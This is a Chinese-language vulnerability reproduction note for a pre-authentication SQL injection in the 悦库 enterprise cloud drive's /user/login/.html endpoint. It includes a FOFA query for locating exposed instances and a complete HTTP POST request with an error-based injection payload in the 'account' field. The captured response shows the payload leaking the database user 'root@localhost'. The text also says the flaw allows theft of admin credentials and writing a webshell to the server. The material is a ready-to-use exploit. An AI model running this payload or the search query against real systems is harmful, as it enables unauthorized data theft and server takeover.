Y32-1悦库-企业网盘-SQL

漏洞描述：

悦库企业网盘 登录框接口/user/login/.html 处存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：

fofa语法：

app="悦库-悦库网盘"


漏洞复现：

查询当前数据库用户 payload：

```
POST /user/login/.html HTTP/1.1
Host: your-ip
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Content-Type: application/x-www-form-urlencoded
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Priority: u=1

account=') AND GTID_SUBSET(CONCAT(0x7e,(SELECT (ELT(5597=5597,user()))),0x7e),5597)-- HZLK
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
POST /user/login/.html HTTP/1.1
Host:
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Content-Type: application/x-www-form-urlencoded
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Priority: u=1
account=') AND GTID_SUBSET(CONCAT(0x7e,(SELECT (ELT(5597=5597,user()))),0x7e),5597)-- HZLK
Responses
119bytes / 286ms
美化
请输入定位响应
HTTP/1.1 200 OK
Date: Thu, 13 Jun 2024 08:38:21 GMT
Server: Apache
Set-Cookie: yid=q69prf5dudurqm5702nnhin39h; expires=Sat, 13-Jul-2024 08:38:21
Max-Age=2592000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: lang=zh-cn; expires=Sat, 13-Jul-2024 08:38:21 GMT; Max-Age=259200
Set-Cookie: device=desktop; expires=Sat, 13-Jul-2024 08:38:21 GMT; Max-Age=25
path=/
Set-Cookie: theme=default; expires=Sat, 13-Jul-2024 08:38:21 GMT; Max-Age=259
path=/
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
Content-Length: 129
{
"result": "fail",
"message": "SQLSTATE[HY000]: General error: 1772 Malformed GTID set specifi
'~root@localhost~'."
}